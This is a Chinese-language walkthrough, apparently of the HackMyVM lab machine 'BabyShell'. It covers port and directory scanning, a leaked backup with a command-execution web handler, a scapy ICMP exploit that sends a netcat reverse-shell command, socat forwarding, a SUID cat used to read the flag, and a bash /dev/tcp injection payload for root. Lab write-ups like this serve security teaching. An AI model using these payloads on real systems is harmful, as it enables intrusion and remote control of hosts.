信息收集

```
 ./rustscan -a 192.168.56.186
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Breaking and entering... into the world of open ports.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.186:22
Open 192.168.56.186:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-09 02:06 EST
Initiating ARP Ping Scan at 02:06
Scanning 192.168.56.186 [1 port]
Completed ARP Ping Scan at 02:06, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:06
Completed Parallel DNS resolution of 1 host. at 02:06, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:06
Scanning 192.168.56.186 [2 ports]
Discovered open port 22/tcp on 192.168.56.186
Discovered open port 80/tcp on 192.168.56.186
Completed SYN Stealth Scan at 02:06, 0.02s elapsed (3 total ports)
Nmap scan report for 192.168.56.186
Host is up, received arp-response (0.00077s latency).
Scanned at 2025-11-09 02:06:09 EST for 0s

PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack ttl 64
80/tcp   open  http           syn-ack ttl 64
MAC Address: 08:00:27:26:4C:B3 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

```
dirsearch -u 192.168.56.186
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3

 (_||| _) (/_(_|| (_| )



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/Desktop/reports/_192.168.56.186/_25-11-09_02-07-53.txt

Target: http://192.168.56.186/

[02:07:53] Starting:

[02:07:53] 403 -  279B  - /.ht_wsr.txt
[02:07:53] 403 -  279B  - /.htaccess.bak1
[02:07:53] 403 -  279B  - /.htaccess.orig
[02:07:53] 403 -  279B  - /.htaccess.sample
[02:07:53] 403 -  279B  - /.htaccess.save
[02:07:53] 403 -  279B  - /.htaccess_sc
[02:07:54] 403 -  279B  - /.htaccess_extra
[02:07:54] 403 -  279B  - /.htaccess_orig
[02:07:54] 403 -  279B  - /.htaccessOLD
[02:07:54] 403 -  279B  - /.htaccessBAK
[02:07:54] 403 -  279B  - /.htaccessOLD2
[02:07:54] 403 -  279B  - /.htm
[02:07:54] 403 -  279B  - /.html
[02:07:54] 403 -  279B  - /.htpasswd_test
[02:07:54] 403 -  279B  - /.httr-oauth
[02:07:54] 403 -  279B  - /.htpasswds
[02:07:54] 403 -  279B  - /.php
[02:07:59] 200 -    1KB - /backup.zip
[02:08:10] 403 -  279B  - /server-status
[02:08:10] 403 -  279B  - /server-status/
```

有backup文件，下载下来发现是个ICMP服务的文件。

```
#!/usr/bin/env python3
import http.server
import socketserver
import urllib.parse
import subprocess
import os

class VulnerableHTTPRequestHandler(http.server.SimpleHTTPRequestHandler):
```

```
    def do_GET(self):
        parsed_path = urllib.parse.urlparse(self.path)
        query_params = urllib.parse.parse_qs(parsed_path.query)

        if parsed_path.path == '/execute':
            cmd = query_params.get('cmd', [''])[0]
            if cmd:
                try:
                    result = subprocess.check_output(cmd, shell=True,
stderr=subprocess.STDOUT, text=True)
                    self.send_response(200)
                    self.send_header('Content-type', 'text/plain')
                    self.end_headers()
                    self.wfile.write(result.encode())
                except Exception as e:
                    self.send_response(500)
                    self.end_headers()
                    self.wfile.write(f"Error: {str(e)}".encode())
            else:
                self.send_response(400)
                self.end_headers()
                self.wfile.write(b"cmd parameter required")
            return

        # 首页返回空响应
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"")

def main():
    PORT = 8080
    HOST = '127.0.0.1'

    with socketserver.TCPServer((HOST, PORT), VulnerableHTTPRequestHandler) as
httpd:
        print(f"Server running on http://{HOST}:{PORT}")
        httpd.serve_forever()

if __name__ == '__main__':
    main()
```

GetZero

拷打ai写对应的利用exp。

```
 cat exp.py
#!/usr/bin/env python3
import socket
import struct
import time
from scapy.all import ICMP, IP, Raw, send, sniff

class ICMPClient:
    def __init__(self, target_ip, iface="eth0"):
```

```
        self.target_ip = target_ip
        self.iface = iface
        self.seq = 1

    def send_command(self, command):
        # 构建payload
        trigger = b"Mazesec"
        cmd_bytes = command.encode('utf-8')
        cmd_len = struct.pack('>I', len(cmd_bytes))

        payload = trigger + cmd_len + cmd_bytes

        # 发送ICMP请求
        packet = IP(dst=self.target_ip)/ICMP(type=8, id=0x1234,
seq=self.seq)/Raw(load=payload)
        send(packet, iface=self.iface, verbose=0)

        print(f"[+] Sent command: {command}")
        self.seq += 1

    def listen_response(self, timeout=10):
        start_time = time.time()

        def response_handler(packet):
            if (packet.haslayer(ICMP) and packet[ICMP].type == 0 and
                packet.haslayer(Raw) and b"Mazesec" in bytes(packet[Raw].load)):

                data = bytes(packet[Raw].load)
                trigger_len = len(b"Mazesec")
                result_len = struct.unpack('>I', data[trigger_len:trigger_len+4])
[0]
                result =
data[trigger_len+4:trigger_len+4+result_len].decode('utf-8', errors='ignore')

                print(f"\n[+] Response received:\n{result}")
                return True
            return False

        sniff(iface=self.iface, filter="icmp",
              stop_filter=response_handler, timeout=timeout)

# 使用示例
if __name__ == "__main__":
    client = ICMPClient("192.168.56.104")  # 目标服务器IP
    client.send_command("busybox nc 192.168.56.104 9999 -e sh")
    client.listen_response()
```

成功弹回shell

```
—# ./penelope.py 9999
[+] Listening for reverse shells on 0.0.0.0:9999 →  127.0.0.1 • 192.168.21.128 • 192.168.56.104 • 172.18.0.1 • 172.17.0.1
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from BabyShell-192.168.56.186-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/BabyShell~192.168.56.186_Linux_x86_64/2025_11_09-02_14_23-908.log 📜
————————————————————————————————————————————————————————————————————————————————

zero@BabyShell:/$
```

GetTom

发现内网的8080端口，并且在/opt目录下发现以tom为权限运行的文件server.py


```
zero@BabyShell:/$ ss -utlnp
Netid      State       Recv-Q      Send-Q            Local Address:Port
    Peer Address:Port
udp        UNCONN      0           0                       0.0.0.0:68
         0.0.0.0:*
tcp        LISTEN      0           5                   127.0.0.1:8080
         0.0.0.0:*
tcp        LISTEN      0           128                     0.0.0.0:22
         0.0.0.0:*
tcp        LISTEN      0           128                         *:80
             *:*
tcp        LISTEN      0           128                      [::]:22
           [::]:*
```

```
zero@BabyShell:/$ ls -al /opt
total 20
drwxr-xr-x  2 root root 4096 Nov  8 04:02 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rw-r--r--  1 root root 5134 Nov  8 03:22 icmp.py
-rwx--x--x  1 tom  tom  1545 Nov  8 04:02 server.py
```


使用socat转发到外网的8888端口。

```
zero@BabyShell:~$ ./socat-linux-amd64 TCP-LISTEN:8888,fork,reuseaddr
TCP:127.0.0.1:8080 &
[1] 460
zero@BabyShell:~$ ss -lntp
State          Recv-Q         Send-Q                 Local Address:Port
Peer Address:Port
LISTEN         0              5                          0.0.0.0:8888
     0.0.0.0:*             users:(("socat-linux-amd",pid=460,fd=5))
LISTEN         0              5                        127.0.0.1:8080
     0.0.0.0:*
LISTEN         0              128                        0.0.0.0:22
     0.0.0.0:*
LISTEN         0              128                           *:80
          *:*
LISTEN         0              128                        [::]:22
        [::]:*
```

尝试爆破参数，但爆破了半天没东西心态有点崩，后来先爆破目录才发现要先加一个路径/execute。



之后发现利用参数cmd。




```
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from BabyShell-192.168.56.186-Linux-x86_64 😍 Assigned
SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/BabyShell~192.168.56.186_Linux_x86_64/2025_11_09-
01_39_32-047.log 📜
──────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────

tom@BabyShell:/$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
```

```
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for tom:
sudo: a password is required
tom@BabyShell:/$ id
uid=1001(tom) gid=1001(tom) groups=1001(tom)
tom@BabyShell:/$ cd /tom
bash: cd: /tom: No such file or directory
tom@BabyShell:/$ cd ~
tom@BabyShell:~$ ls
cat
tom@BabyShell:~$ ls -al
total 64
drwx------ 2 tom  tom   4096 Nov  8 04:13 .
drwxr-xr-x 4 root root  4096 Nov  7 21:53 ..
-rw-r--r-- 1 tom  tom    220 Nov  7 21:53 .bash_logout
-rw-r--r-- 1 tom  tom   3526 Nov  7 21:53 .bashrc
-rwsr-sr-x 1 root root 43744 Nov  8 04:13 cat
-rw-r--r-- 1 tom  tom    807 Nov  7 21:53 .profile
tom@BabyShell:~$ ./cat root/root.txt
./cat: root/root.txt: No such file or directory
tom@BabyShell:~$ ./cat /root/root.txt
flag{root-c793411fbdda37f03fd27470d763433b}
```

能直接读flag。

GetRoot（复盘）

/opt下看icmp的完整源码

```
![vmware_CFf9ubKoLM](HackmyVm-babyshell/2025-11/vmware_CFf9ubKoLM.png)
    def execute_command_as_user(self, command, uid=1000, timeout=30):
        try:
            # 使用sudo以指定用户执行命令
            result = subprocess.check_output(
                f"sudo -u zero bash -c '{command}'",
                shell=True,
                stderr=subprocess.STDOUT,
                timeout=timeout,
                text=True
            )
            return result
        except subprocess.TimeoutExpired:
            return f"Error: Command timeout"
        except subprocess.CalledProcessError as e:
            return f"Error: Exit code {e.returncode}\nOutput: {e.output}"
        except Exception as e:
            return f"Error: {str(e)}"
```

这里没有过滤，可以拼接注入。

贴上MJ佬的方案：

```
payload:';bash -c 'bash -i >&/dev/tcp/192.168.2.5/2333 0>&1''
```

成功拿到root